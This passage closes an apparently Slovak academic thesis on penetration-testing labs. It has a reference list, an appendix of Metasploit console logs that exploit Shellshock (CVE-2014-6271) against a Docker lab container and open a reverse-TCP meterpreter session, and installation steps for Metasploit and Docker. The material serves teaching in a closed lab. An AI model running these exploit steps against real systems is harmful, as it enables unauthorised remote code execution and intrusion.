7. *About the Metasploit Meterpreter* [online]. Offensive security [cit. 2018-05-10]. Dostupné z: <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>.
8. *MSFencode* [online]. Offensive security [cit. 2018-05-10]. Dostupné z: <https://www.offensive-security.com/metasploit-unleashed/msfencode/>.
9. *Best Practices for Social Engineering* [online]. Rapid7 [cit. 2018-05-10]. Dostupné z: <https://metasploit.help.rapid7.com/docs/best-practices-for-social-engineering>.
10. *Building A Module* [online]. Offensive security [cit. 2018-05-10]. Dostupné z: <https://www.offensive-security.com/metasploit-unleashed/building-module/>.
11. *Meterpreter Basic Commands* [online]. Offensive security [cit. 2018-05-10]. Dostupné z: <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>.

12. *What is Docker?* [online]. Microsoft, 2017 [cit. 2018-05-10]. Dostupné z: <https://docs.microsoft.com/cs-cz/dotnet/standard/containerized-lifecycle-architecture/what-is-docker>.
13. *Docker overview* [online]. Docker [cit. 2018-05-10]. Dostupné z: <https://docs.docker.com/engine/docker-overview/#control-groups>.
14. *How to create Docker Images with a Dockerfile* [online]. How to Forge [cit. 2018-05-10]. Dostupné z: <https://www.howtoforge.com/tutorial/how-to-create-docker-images-with-dockerfile/>.
15. *Child commands* [online]. Docker [cit. 2018-05-10]. Dostupné z: <https://docs.docker.com/engine/reference/commandline/docker/>.
16. *Learn to build secure software* [online]. Avatao [cit. 2018-05-10]. Dostupné z: <https://avatao.com>.
17. *CVE-1999-0502* [online]. NIST, 2008 [cit. 2018-05-10]. Dostupné z: <https://nvd.nist.gov/vuln/detail/CVE-1999-0502>.
18. *Apache Tomcat: Low: Insecure default password (CVE-2009-3548)* [online]. Rapid7 [cit. 2018-05-10]. Dostupné z: <https://www.rapid7.com/db/vulnerabilities/apache-tomcat-cve-2009-3548>.
19. *CVE-2014-6271* [online]. CVE [cit. 2018-05-10]. Dostupné z: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6271>.
20. *CVE-2014-6278* [online]. CVE [cit. 2018-05-10]. Dostupné z: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278>.
21. *Installing the Metasploit Framework* [online]. Rapid7 [cit. 2018-05-10]. Dostupné z: <https://metasploit.help.rapid7.com/docs/installing-the-metasploit-framework>.
22. *About CE* [online]. Docker [cit. 2018-05-10]. Dostupné z: <https://docs.docker.com/install/>.

A Ukážka exploitu na Ubuntu host

```
msf > search shellshock

Matching Modules
=====

   Name                                           Disclosure Date   Rank      Description
   ----                                           -
   auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24        normal    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   auxiliary/server/dhclient_bash_env             2014-09-24        normal    DHCP Client Bash Environment Variable Code Injection (Shellshock)
   exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01        excellent Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   exploit/linux/http/ipfire_bashbug_exec         2014-09-29        excellent IPFire Bash Environment Variable Injection (Shellshock)
   exploit/multi/ftp/pureftpd_bash_env_exec       2014-09-24        excellent Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24        excellent Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   exploit/multi/http/cups_bash_env_exec          2014-09-24        excellent CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   exploit/multi/misc/legend_bot_exec             2015-04-27        excellent Legend Perl IRC Bot Remote Code Execution
   exploit/multi/misc/xdh_x_exec                  2015-12-04        excellent Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
   exploit/osx/local/vmware_bash_function_root     2014-09-24        normal    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   exploit/unix/dhcp/bash_environment             2014-09-24        excellent Dhclient Bash Environment Variable Injection (Shellshock)

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting  Required  Description
   ----           -
   CMD_MAX_LENGTH 2048            yes       CMD max line length
   CVE             CVE-2014-6271   yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER         User-Agent       yes       HTTP header to use
   METHOD          GET             yes       HTTP method to use
   Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST          no              yes       The target address
   RPATH          /bin            yes       Target PATH for binaries used by the CmdStager
   RPORT          80             yes       The target port (TCP)
   SRVHOST        0.0.0.0         yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT        8080            yes       The local port to listen on.
   SSL            false           no        Negotiate SSL/TLS for outgoing connections
   SSLCert        no              no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI      no              yes       Path to CGI script
   TIMEOUT        5              yes       HTTP read response timeout (seconds)
   URIPATH        no              no        The URI to use for this exploit (default is random)
   VHOST          no              no        HTTP server virtual host
```

Obr. A.1: Spustenie exploitu na Ubuntu host.

A. UKÁŽKA EXPLOITU NA UBUNTU HOST

```
msf exploit(apache_mod_cgi_bash_env_exec) > set rhost 172.17.0.3
rhost => 172.17.0.3
msf exploit(apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/vuln
targeturi => /cgi-bin/vuln
msf exploit(apache_mod_cgi_bash_env_exec) > show payloads

Compatible Payloads
=====

```

Name	Disclosure Date	Rank	Description
generic/custom		normal	Custom Payload
generic/debug_trap		normal	Generic x86 Debug Trap
generic/shell_bind_tcp		normal	Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp		normal	Generic Command Shell, Reverse TCP Inline
generic/tight_loop		normal	Generic x86 Tight Loop
linux/x86/chmod		normal	Linux Chmod
linux/x86/exec		normal	Linux Execute Command
linux/x86/meterpreter/bind_ipv6_tcp		normal	Linux Meterpreter, Bind IPv6 TCP Stager (Linux x86)
linux/x86/meterpreter/bind_ipv6_tcp_uuid		normal	Linux Meterpreter, Bind IPv6 TCP Stager with UUID Support (Linux x86)
linux/x86/meterpreter/bind_nonx_tcp		normal	Linux Meterpreter, Bind TCP Stager
linux/x86/meterpreter/bind_tcp		normal	Linux Meterpreter, Bind TCP Stager (Linux x86)
linux/x86/meterpreter/bind_tcp_uuid		normal	Linux Meterpreter, Bind TCP Stager with UUID Support (Linux x86)
linux/x86/meterpreter/reverse_ipv6_tcp		normal	Linux Meterpreter, Reverse TCP Stager (IPv6)
linux/x86/meterpreter/reverse_nonx_tcp		normal	Linux Meterpreter, Reverse TCP Stager
linux/x86/meterpreter/reverse_tcp		normal	Linux Meterpreter, Reverse TCP Stager
linux/x86/meterpreter/reverse_tcp_uuid		normal	Linux Meterpreter, Reverse TCP Stager with UUID Support (Linux x86)
linux/x86/metsvc_bind_tcp		normal	Linux Meterpreter Service, Bind TCP
linux/x86/metsvc_reverse_tcp		normal	Linux Meterpreter Service, Reverse TCP Inline
linux/x86/mettle/bind_ipv6_tcp		normal	Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
linux/x86/mettle/bind_ipv6_tcp_uuid		normal	Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
linux/x86/mettle/bind_nonx_tcp		normal	Linux Mettle x86, Bind TCP Stager
linux/x86/mettle/bind_tcp		normal	Linux Mettle x86, Bind TCP Stager (Linux x86)
linux/x86/mettle/bind_tcp_uuid		normal	Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
linux/x86/mettle/reverse_ipv6_tcp		normal	Linux Mettle x86, Reverse TCP Stager (IPv6)
linux/x86/mettle/reverse_nonx_tcp		normal	Linux Mettle x86, Reverse TCP Stager
linux/x86/mettle/reverse_tcp		normal	Linux Mettle x86, Reverse TCP Stager
linux/x86/mettle/reverse_tcp_uuid		normal	Linux Mettle x86, Reverse TCP Stager with UUID Support (Linux x86)
linux/x86/read_file		normal	Linux Read File
linux/x86/shell/bind_ipv6_tcp		normal	Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)

Obr. A.2: Spustenie exploitu na Ubuntu host.

A. UKÁŽKA EXPLOITU NA UBUNTU HOST

```
msf exploit(apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 172.17.0.3
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.3:46818) at 2018-05-09 16:28:02 +0100

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode                Size      Type    Last modified            Name
----                -
100600/rw-----    409600   fil     2018-05-09 16:27:57 +0100 core
100644/rw-r--r--      8        fil     2018-04-05 17:47:01 +0100 flag
100777/rwxrwxrwx      61       fil     2018-04-05 16:01:55 +0100 vuln

meterpreter > exit
[*] Shutting down Meterpreter...

msf exploit(apache_mod_cgi_bash_env_exec) > unset rhost
Unsetting rhost...
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

  Name                Current Setting  Required  Description
  ----                -
  CMD_MAX_LENGTH      2048            yes       CMD max line length
  CVE                  CVE-2014-6271   yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER              User-Agent       yes       HTTP header to use
  METHOD               GET              yes       HTTP method to use
  Proxies              no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST                no               yes       The target address
  RPATH                /bin             yes       Target PATH for binaries used by the CmdStager
  RPORT                80              yes       The target port (TCP)
  SRVHOST              0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT              8080            yes       The local port to listen on.
  SSL                  false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert              no               no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI            /cgi-bin/vuln    yes       Path to CGI script
  TIMEOUT              5               yes       HTTP read response timeout (seconds)
  URIPATH              no               no        The URI to use for this exploit (default is random)
  VHOST                no               no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name                Current Setting  Required  Description
  ----                -
  DebugOptions        0               no        Debugging options for POSIX meterpreter
  LHOST                172.17.0.1      yes       The listen address
  LPORT                4444            yes       The listen port
```

Obr. A.3: Spustenie exploitu na Ubuntu host.

B Inštalácia Metasploit a Dockeru

B.1 Inštalácia Metasploit konzoly

Ako pri väčšine nástrojov, aj pri Metasploite existuje viacero možností inštalácie.

Najjednoduchší spôsob inštalácie je stiahnutie z oficiálnej stránky od Rapid7.

```
https://www.rapid7.com/products/metasploit/  
download/
```

- **Inštalácia na platformu Linux**

Jedna z možností je inštalácia priamo z githubu, kde existuje viac verzií. Či už obyčajný metasploit framework, alebo verzia Omnibus, ktorá ponúka aj nočné updaty[21].

Pri inštalácii z githubu sú potrebné viaceré prerekvizity:

```
# apt-get install build-essential git ruby  
bundler ruby-dev bison flex autoconf  
automake
```

- **Inštalácia pomocou terminálu**

- Otvorenie terminálu

- Stiahnutie Metasploit programu

```
# curl https://raw.githubusercontent.com/  
rapid7/metasploit-omnibus/master/  
config/templates/metasploit-framework-  
wrappers/msfupdate.erb > msfinstall
```

- Nastavenie práv

```
# chmod 755 msfinstall
```

- Spustenie inštalácie

```
# ./msfinstall
```

- **Inštalácia na platformu Windows**

Na inštaláciu pre platformu Windows sa odporúča stiahnutie najnovšej verzie od Rapid7.

```
http://windows.metasploit.com/  
metasploitframework-latest.msi
```

Po úspešnom stiahnutí je potrebné inštalačný program spustiť a pokračovať podľa inštrukcií.

Pre následné spustenie Metasploit konzoly je potrebné zadať príkaz[21]

```
# msfconsole.bat
```

- **Inštalácia na platformu OS X**

Na inštaláciu pre platformu OS X sa odporúča stiahnutie najnovšej verzie od Rapid7.

```
http://osx.metasploit.com/  
metasploitframework-latest.pkg
```

Po úspešnom stiahnutí je potrebné inštalačný program spustiť a pokračovať podľa inštrukcií.

Pre následné spustenie Metasploit konzoly je potrebné zadať príkaz rovnaký ako pri Linuxe[21]:

```
# msfconsole
```

B.2 Inštalácia Dockeru

- **Windows a OS X**

Najjednoduchší spôsob pre platformy Windows a OS X je stiahnutie inštalačného súboru z obchodu z oficiálnej stránky Dockeru[22].

Windows:

```
https://store.docker.com/editions/community/  
docker-ce-desktop-windows
```

OS X:

```
https://store.docker.com/editions/community/  
docker-ce-desktop-mac
```

- **Linux** Inštalácia na platformu Linux prebieha pomocou príkazov zadanych v termináli[22].

```
$ sudo apt-get update  
$ sudo apt-get install docker-ce
```